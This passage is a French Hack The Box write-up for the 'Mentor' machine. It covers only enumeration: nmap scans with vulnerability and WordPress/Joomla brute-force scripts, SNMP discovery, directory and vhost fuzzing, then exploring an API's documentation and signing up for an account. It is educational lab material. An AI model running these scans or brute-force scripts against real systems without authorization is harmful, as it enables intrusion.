
Introduction
La machine Mentor de Hack The Box, classée HTB Medium, propose un challenge Linux qui combine l’énumération réseau, l’analyse d’une API web et la recherche de faiblesses dans la gestion des accès et des privilèges pour progresser jusqu’à root.
L’énumération met en évidence plusieurs services intéressants, notamment SNMP et une API REST. Leur exploration permet de recueillir des informations utiles, de comprendre le fonctionnement de l’application et d’identifier une première voie d’accès au système.
La suite repose sur une analyse méthodique de l’environnement Linux, des fichiers de configuration et des permissions des utilisateurs. Ce challenge montre notamment l’importance de ne pas négliger les informations découvertes lors des premières étapes de l’énumération.
Dans ce writeup, tu vas voir comment :
- identifier et explorer les services réseau exposés ;
- exploiter les informations accessibles via SNMP ;
- découvrir et analyser une API REST ;
- comprendre les mécanismes d’authentification d’une application web ;
- examiner les fichiers de configuration à la recherche d’informations sensibles ;
- identifier et exploiter des faiblesses dans la gestion des accès et des privilèges pour obtenir les privilèges
root.
Énumération
Dans un challenge CTF Hack The Box, tu commences toujours par une phase d’énumération complète.
C’est une étape incontournable : elle te permet d’identifier précisément ce que la machine expose afin de repérer les points d’entrée exploitables.
Concrètement, l’objectif de cette phase d’énumération est d’identifier :
- quels ports sont ouverts
- quels services sont accessibles
- si une application web est présente
- quels répertoires sont exposés
- si des sous-domaines ou vhosts peuvent être exploités
Pour réaliser cette énumération de manière structurée et reproductible, tu peux utiliser les trois scripts suivants :
- mon-nmap : identifie les ports ouverts et les services en écoute
- mon-recoweb : énumère les répertoires et fichiers accessibles via le service web
- mon-subdomains : détecte la présence éventuelle de sous-domaines et de vhosts
Tu retrouves ces outils dans la section Outils / Mes scripts.
Pour la recherche de sous-domaines et de vhosts dans l’environnement Hack The Box, j’utilise une wordlist maison (/usr/share/wordlists/htb-dns-vh-5000.txt) spécialement conçue pour ce type d’énumération et utilisée par défaut par mon-subdomains.
Pour l’installation et la mise à jour de ces outils, installe-mes-scripts s’occupe de tout : il installe les scripts, les maintient à jour et ajoute la wordlist si elle n’est pas déjà présente. Celle-ci peut aussi être créée manuellement avec make-htb-wordlist.
Lorsque tu commences une nouvelle machine, il est vivement conseillé de vérifier que tes outils sont à jour.
Si tu préfères, tu peux également utiliser un clone du dépôt GitHub mes-scripts-public pour installer et mettre à jour les scripts.
Avant de lancer les scans, vérifie que le nom d’hôte mentor.htb résout correctement vers l’adresse IP de la cible.
Sur HTB, cela passe généralement par une entrée dans /etc/hosts.
- Ajoute l’entrée
10.129.x.x mentor.htbdans/etc/hosts.
sudo nano /etc/hosts
- Lance ensuite le script mon-nmap pour obtenir une vue claire des ports et services exposés :
mon-nmap mentor.htb

# Résultats dans le répertoire scans_nmap/
#  - scans_nmap/full_tcp_scan.txt
#  - scans_nmap/enum_ftp_smb_scan.txt
#  - scans_nmap/aggressive_vuln_scan.txt
#  - scans_nmap/cms_vuln_scan.txt
#  - scans_nmap/udp_vuln_scan.txt
Scan initial
Le scan TCP complet (scans_nmap/mentor/full_tcp_scan.txt) montre les ports ouverts suivants :
# Nmap 7.99 scan initiated [date] as: /usr/lib/nmap/nmap --privileged -Pn -p- --min-rate 5000 -T4 -oN scans_nmap/mentor/full_tcp_scan.txt mentor.htb
Nmap scan report for mentor.htb (10.129.x.x)
Host is up (0.010s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

# Nmap done at [date] -- 1 IP address (1 host up) scanned in 10.96 seconds
Scan FTP/SMB
Après le scan initial, le script vérifie la présence éventuelle de services FTP ou SMB afin de lancer une énumération ciblée si nécessaire :
- FTP sur le port 21
- SMB sur le port 139 et/ou 445
Les résultats sont enregistrés dans (scans_nmap/mentor/enum_ftp_smb_scan.txt) :
# mon-nmap — ENUM FTP / SMB
# Target : mentor.htb
# Date   : [date]

Aucun service FTP (21) ni SMB (139/445) détecté.
Ports ouverts détectés : 22,80
Scan agressif
Le script enchaîne ensuite automatiquement sur un scan agressif orienté vulnérabilités.
Ce scan fournit des informations détaillées sur les services et versions détectés.
Les résultats sont enregistrés dans (scans_nmap/mentor/aggressive_vuln_scan.txt) :
[+] Commande utilisée :
    nmap -Pn -A -sV -p"22,80" --script="(http-vuln-* or http-shellshock or ssl-heartbleed or ssl-cert) and not (http-vuln-cve2017-1001000 or http-sql-injection or sslv2 or ssl-dh-params)" --script-timeout=30s -T4 "mentor.htb"

# Nmap 7.99 scan initiated [date] as: /usr/lib/nmap/nmap --privileged -Pn -A -sV -p22,80 "--script=(http-vuln-* or http-shellshock or ssl-heartbleed or ssl-cert) and not (http-vuln-cve2017-1001000 or http-sql-injection or sslv2 or ssl-dh-params)" --script-timeout=30s -T4 -oN scans_nmap/mentor/aggressive_vuln_scan_raw.txt mentor.htb
Nmap scan report for mentor.htb (10.129.x.x)
Host is up (0.0087s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: Host: mentorquotes.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT     ADDRESS
1   7.22 ms 10.10.x.1
2   8.16 ms mentor.htb (10.129.x.x)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at [date] -- 1 IP address (1 host up) scanned in 8.67 seconds
Scan ciblé CMS
Le script exécute ensuite un scan ciblé CMS (scans_nmap/mentor/cms_vuln_scan.txt).
# Nmap 7.99 scan initiated [date] as: /usr/lib/nmap/nmap --privileged -Pn -sV -p22,80 --script=http-wordpress-enum,http-wordpress-brute,http-wordpress-users,http-drupal-enum,http-drupal-enum-users,http-joomla-brute,http-generator,http-robots.txt,http-title,http-headers,http-methods,http-enum,http-devframework,http-cakephp-version,http-php-version,http-config-backup,http-backup-finder,http-sitemap-generator --script-timeout=30s -T4 -oN scans_nmap/mentor/cms_vuln_scan.txt mentor.htb
Nmap scan report for mentor.htb (10.129.x.x)
Host is up (0.0085s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://mentorquotes.htb/
| http-headers:
|   Date: [date]
|   Server: Apache/2.4.52 (Ubuntu)
|   Location: http://mentorquotes.htb/
|   Content-Length: 284
|   Connection: close
|   Content-Type: text/html; charset=iso-8859-1
|
|_  (Request type: GET)
|_http-server-header: Apache/2.4.52 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-devframework: Couldn't determine the underlying framework or CMS. Try increasing 'httpspider.maxpagecount' value to spider more pages.
| http-sitemap-generator:
|   Directory structure:
|   Longest directory structure:
|     Depth: 0
|     Dir: /
|   Total files found (by extension):
|_
Service Info: Host: mentorquotes.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at [date] -- 1 IP address (1 host up) scanned in 8.06 seconds
Scan UDP rapide
Le script lance également un scan UDP rapide afin de détecter d’éventuels services supplémentaires (scans_nmap/mentor/udp_vuln_scan.txt).
# Nmap 7.99 scan initiated [date] as: /usr/lib/nmap/nmap --privileged -n -Pn -sU --top-ports 20 -T4 -oN scans_nmap/mentor/udp_vuln_scan.txt mentor.htb
Nmap scan report for mentor.htb (10.129.x.x)
Host is up (0.0084s latency).

PORT      STATE         SERVICE
53/udp    closed        domain
67/udp    closed        dhcps
68/udp    open|filtered dhcpc
69/udp    closed        tftp
123/udp   closed        ntp
135/udp   closed        msrpc
137/udp   closed        netbios-ns
138/udp   open|filtered netbios-dgm
139/udp   open|filtered netbios-ssn
161/udp   open          snmp
162/udp   open|filtered snmptrap
445/udp   closed        microsoft-ds
500/udp   closed        isakmp
514/udp   closed        syslog
520/udp   closed        route
631/udp   open|filtered ipp
1434/udp  open|filtered ms-sql-m
1900/udp  closed        upnp
4500/udp  closed        nat-t-ike
49152/udp closed        unknown

# Nmap done at [date] -- 1 IP address (1 host up) scanned in 8.86 seconds
Le scan UDP révèle plusieurs états :
closed: le port est fermé et ne semble héberger aucun service accessible.open|filtered: Nmap ne peut pas déterminer si le port est ouvert ou si les paquets sont filtrés.open: Nmap a obtenu une réponse permettant de considérer le port comme ouvert.
Le résultat le plus intéressant concerne le port 161/udp, identifié comme ouvert et associé au protocole SNMP (Simple Network Management Protocol).
SNMP est un protocole de supervision qui peut fournir des informations sur le système, ses interfaces réseau, ses processus ou sa configuration.
Contrairement aux ports open|filtered, le port 161/udp constitue une piste concrète pour la suite de l’énumération. Une analyse ciblée du service SNMP permettra de déterminer quelles informations sont accessibles.
sudo nmap -sU -sV -p 161 -Pn \
  --script=snmp-info \
  mentor.htb
Starting Nmap 7.99 ( https://nmap.org ) at [date]
Nmap scan report for mentor.htb (10.129.x.x)
Host is up (0.0079s latency).

PORT    STATE SERVICE VERSION
161/udp open  snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
| snmp-info:
|   enterprise: net-snmp
|   engineIDFormat: unknown
|   engineIDData: a124f60a99b99c6200000000
|   snmpEngineBoots: 67
|_  snmpEngineTime: 28m47s
Service Info: Host: mentor

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
Énumération des chemins web
La découverte des chemins web est réalisée avec le script dédié mon-recoweb .
Comme Nmap montre que mentor.htb redirige vers mentorquotes.htb, lance mon-recoweb directement sur mentorquotes.htb pour éviter les nombreux faux positifs provoqués par les redirections HTTP 302 systématiques.
Le fichier scans_recoweb/mentorquotes/RESULTS_SUMMARY.txt regroupe les chemins découverts.
===== mon-recoweb — RÉSUMÉ DES RÉSULTATS =====
Commande principale : /home/kali/.local/bin/mes-scripts/mon-recoweb mentorquotes.htb
Script              : mon-recoweb v3.0.0

Cible        : mentorquotes.htb
Périmètre    : /
Date début   : [date]

Processus de génération des résultats :
- Les sorties JSON temporaires produites par ffuf constituent la source de vérité pendant l'exécution.
- Les entrées pertinentes sont extraites via jq (URL, code HTTP, taille de réponse).
- Les réponses assimilables à des soft-404 sont filtrées par comparaison des tailles et des codes HTTP.
- Les URLs finales sont reconstruites à partir du périmètre scanné.
- Les résultats sont normalisés sous la forme :
    http://cible/chemin (CODE:xxx|SIZE:yyy)
- Les résultats de chaque phase sont conservés dans RESULTS_SUMMARY.txt.
- Une phase désactivée conserve les résultats de sa dernière exécution.

----------------------------------------------------

=== Résultat global (agrégé) ===

http://mentorquotes.htb/. (CODE:200|SIZE:5506)
http://mentorquotes.htb/server-status (CODE:403|SIZE:281)

=== Détails par outil ===

[DIRB]
http://mentorquotes.htb/server-status (CODE:403|SIZE:281)

[FFUF — DIRECTORIES]
http://mentorquotes.htb/server-status/ (CODE:403|SIZE:281)

[FFUF — FILES]
http://mentorquotes.htb/. (CODE:200|SIZE:5506)
Recherche de vhosts
Enfin, la présence éventuelle de vhosts est vérifiée à l’aide du script mon-subdomains .
Lance d’abord mon-subdomains sur mentor.htb. Comme Nmap montre que ce domaine redirige vers mentorquotes.htb et qu’aucun vhost n’a été détecté, relance ensuite mon-subdomains sur mentorquotes.htb pour rechercher les sous-domaines et les hôtes virtuels associés à l’application Web.
Les résultats des deux scans sont enregistrés dans le fichier scans_subdomains/scan_vhosts.txt.
=== mon-subdomains mentor.htb START ===
Script       : mon-subdomains
Version      : mon-subdomains 2.1.0
Date         : [date]
Domaine      : mentor.htb
IP           : 10.129.x.x
Mode         : custom
Master       : /usr/share/wordlists/htb-dns-vh-5000.txt
Codes        : 200,301,302,401,403  (strict=1)

VHOST totaux : 0
  - (aucun)

--- Détails par port ---
Port 80 (http)
  Baseline#1: code=302 size=295 words=26 (Host=g6zcnks6jf.mentor.htb)
  Baseline#2: code=302 size=295 words=26 (Host=q5s127air2.mentor.htb)
  Baseline#3: code=302 size=295 words=26 (Host=3857o1i3q1.mentor.htb)
  After-redirect#1: code=200 size=5506 words=621
  After-redirect#2: code=200 size=5506 words=621
  After-redirect#3: code=200 size=5506 words=621

  Résultat :
  VHOST (0)
    - (aucun)


=== mon-subdomains mentor.htb END ===

=== mon-subdomains mentorquotes.htb START ===
Script       : mon-subdomains
Version      : mon-subdomains 3.0.0
Date         : [date]
Domaine      : mentorquotes.htb
IP           : 10.129.x.x
Mode         : large
Master       : /usr/share/wordlists/htb-dns-vh-5000.txt
Codes        : all  (strict=0)

VHOST totaux : 1
  - api.mentorquotes.htb

--- Détails par port ---
Port 80 (http)
  Baseline#1: code=302 size=301 words=26 (Host=jlches6f8y.mentorquotes.htb)
  Baseline#2: code=302 size=301 words=26 (Host=bewt8gxrf5.mentorquotes.htb)
  Baseline#3: code=302 size=301 words=26 (Host=hemyvrfh7w.mentorquotes.htb)
  After-redirect#1: code=200 size=5506 words=621
  After-redirect#2: code=200 size=5506 words=621
  After-redirect#3: code=200 size=5506 words=621

  Résultat :
  VHOST (1)
    - api.mentorquotes.htb


=== mon-subdomains mentorquotes.htb END ===
Prise pied
L’énumération de Mentor.htb t’a permis d’identifier plusieurs services et de découvrir deux pistes intéressantes pour la suite.
Le scan Nmap a révélé deux ports TCP ouverts : 22 (SSH) et 80 (HTTP). En explorant le serveur web, tu as constaté que mentor.htb redirige vers mentorquotes.htb.
La recherche de sous-domaines et de virtual hosts t’a ensuite permis de découvrir api.mentorquotes.htb. Ce nouvel hôte constitue une piste intéressante, car une API peut exposer des fonctionnalités qui ne sont pas directement accessibles depuis le site principal.
Du côté UDP, le scan Nmap a également révélé un service SNMP sur le port 161. Ce protocole est utilisé pour superviser les équipements et peut parfois permettre de récupérer des informations utiles sur le système.
À ce stade, deux pistes méritent donc d’être approfondies :
- L’API
api.mentorquotes.htb, pour découvrir ses fonctionnalités et rechercher d’éventuelles vulnérabilités. - Le service SNMP, pour déterminer quelles informations il est possible d’obtenir.
Tu vas maintenant explorer ces deux pistes pour tenter d’obtenir un premier accès à la machine.
Assure-toi que ton fichier /etc/hosts contient bien cette ligne, en adaptant l’adresse IP à celle de ta machine cible :
10.129.x.x mentor.htb mentorquotes.htb api.mentorquotes.htb
Exploration de l’API MentorQuotes
L’énumération t’a permis de découvrir le sous-domaine api.mentorquotes.htb.
Avant d’explorer son interface web, commence par lancer mon-recoweb pour rechercher les répertoires et les fichiers accessibles.
mon-recoweb api.mentorquotes.htb
Le scan révèle plusieurs chemins intéressants :
http://api.mentorquotes.htb/admin         (CODE:307|SIZE:0)
http://api.mentorquotes.htb/docs          (CODE:200|SIZE:969)
http://api.mentorquotes.htb/quotes        (CODE:307|SIZE:0)
http://api.mentorquotes.htb/server-status (CODE:403|SIZE:285)
http://api.mentorquotes.htb/users         (CODE:307|SIZE:0)
Pour interpréter ces résultats, observe les codes HTTP :
- 200 (OK) :
/docsest accessible et retourne du contenu. - 307 (Temporary Redirect) :
/admin,/quoteset/usersprovoquent une redirection. Il faudra examiner leur destination. - 403 (Forbidden) :
/server-statusest présent, mais son accès est interdit.
Le chemin /docs attire particulièrement ton attention : son nom suggère qu’il pourrait contenir une documentation de l’application.
Tu vas donc commencer par examiner cette page dans ton navigateur.
Découverte de la documentation de l’API
Ouvre l’adresse suivante dans ton navigateur :
http://api.mentorquotes.htb/docs
Tu découvres une documentation interactive de l’API MentorQuotes, qui présente ses différentes fonctionnalités et permet de les tester directement depuis ton navigateur.

En haut de la page, tu remarques plusieurs liens intéressants, notamment /openapi.json, ainsi que plusieurs références à un utilisateur nommé james.
Ces informations méritent d’être examinées plus attentivement par la suite.
L’interface présente plusieurs groupes de fonctionnalités :
- Auth : création de comptes et authentification des utilisateurs.
- Users : consultation et gestion des utilisateurs.
- Quotes : consultation et gestion des citations.
Chaque fonctionnalité correspond à un endpoint, c’est-à-dire un point d’accès de l’API auquel tu peux envoyer une requête HTTP.
Cette documentation te permet également de consulter les paramètres attendus et de tester les requêtes directement depuis ton navigateur.
Tu disposes ainsi d’une vue d’ensemble des fonctionnalités de l’API avant de commencer à les explorer.
Exploration du fichier openapi.json
Clique sur le lien /openapi.json présent en haut de la documentation.
Tu accèdes à un fichier JSON qui décrit le fonctionnement de l’API : ses différents endpoints, les paramètres qu’ils acceptent et les réponses qu’ils peuvent retourner.
En examinant le début du fichier, tu retrouves plusieurs informations sur l’application, notamment les coordonnées d’un contact nommé james.

Ce nom apparaît donc à plusieurs endroits dans la documentation. Garde cette information à l’esprit : elle pourrait devenir intéressante lors de l’exploration des comptes utilisateurs.
Création d’un compte utilisateur
Retourne sur http://api.mentorquotes.htb/docs et intéresse-toi à la catégorie Auth.
Tu y découvres deux endpoints :
POST /auth/signup: permet de créer un compte utilisateur.POST /auth/login: permet de se connecter avec un compte existant.
Commence par tester POST /auth/signup pour vérifier si tu peux créer librement un compte sur l’application.
Clique sur cet endpoint, puis sur Try it out pour saisir un nom d’utilisateur, une adresse e-mail et un mot de passe de ton choix.
Clique ensuite sur Execute pour envoyer la requête.
L’API retourne une réponse HTTP 201 Created, accompagnée des informations du compte créé.
